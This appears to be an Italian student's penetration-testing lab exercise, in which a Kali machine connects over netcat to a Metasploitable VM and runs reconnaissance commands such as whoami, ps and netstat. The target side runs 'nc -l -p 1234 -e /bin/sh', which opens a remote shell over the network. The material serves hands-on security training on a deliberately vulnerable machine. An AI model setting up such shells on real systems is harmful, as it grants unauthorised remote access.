

ESERCIZIO W9D1

La parte di pentesting parte direttamente con l'utilizzo del tool netcat. Per mezzo di due macchine virtuali, una con Kali Linux e l'altra con Meta, andremo a lanciare comandi con lo scopo di raccogliere informazioni.




```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.32.101 1234
pwd
/home/msfadmin
mkdir un_virus_della_madonna
ps
  PID TTY          TIME CMD
 4794 tty1     00:00:00 bash
 4890 tty1     00:00:00 sh
 4894 tty1     00:00:00 ps
ls
un_virus_della_madonna
vulnerable
```




```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Dec 19 14:34:15 EST 2023 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ nc -l -p 1234 -e /bin/sh
```

```
whoami
msfadmin
ls
vulnerable
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
pwd
/home/msfadmin
ps
  PID TTY          TIME CMD
 4794 tty1     00:00:00 bash
 4842 tty1     00:00:00 sh
 4850 tty1     00:00:00 ps
netstat -a | grep LIST
tcp        0      0 *:exec                  *:*                     LISTEN
tcp        0      0 *:48032                 *:*                     LISTEN
tcp        0      0 *:login                 *:*                     LISTEN
tcp        0      0 *:nfs                   *:*                     LISTEN
tcp        0      0 *:shell                 *:*                     LISTEN
tcp        0      0 *:36290                 *:*                     LISTEN
tcp        0      0 *:36903                 *:*                     LISTEN
tcp        0      0 *:8009                  *:*                     LISTEN
tcp        0      0 *:6697                  *:*                     LISTEN
tcp        0      0 *:mysql                 *:*                     LISTEN
tcp        0      0 *:rmiregistry           *:*                     LISTEN
tcp        0      0 *:ircd                  *:*                     LISTEN
tcp        0      0 *:netbios-ssn           *:*                     LISTEN
tcp        0      0 *:5900                  *:*                     LISTEN
tcp        0      0 *:36748                 *:*                     LISTEN
tcp        0      0 *:sunrpc                *:*                     LISTEN
tcp        0      0 *:x11                   *:*                     LISTEN
tcp        0      0 *:www                   *:*                     LISTEN
tcp        0      0 *:8787                  *:*                     LISTEN
tcp        0      0 *:8180                  *:*                     LISTEN
tcp        0      0 *:ingreslock            *:*                     LISTEN
tcp        0      0 *:ftp                   *:*                     LISTEN
tcp        0      0 192.168.32.101:domain   *:*                     LISTEN
tcp        0      0 localhost:domain        *:*                     LISTEN
tcp        0      0 *:telnet                *:*                     LISTEN
tcp        0      0 *:postgresql            *:*                     LISTEN
tcp        0      0 *:smtp                  *:*                     LISTEN
tcp        0      0 localhost:953           *:*                     LISTEN
tcp        0      0 *:microsoft-ds          *:*                     LISTEN
tcp6       0      0 [::]:frox               [::]:*                  LISTEN
tcp6       0      0 [::]:distcc             [::]:*                  LISTEN
tcp6       0      0 [::]:domain             [::]:*                  LISTEN
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN
tcp6       0      0 [::]:postgresql         [::]:*                  LISTEN
tcp6       0      0 ip6-localhost:953       [::]:*                  LISTEN
```

Connessione stabilita con il target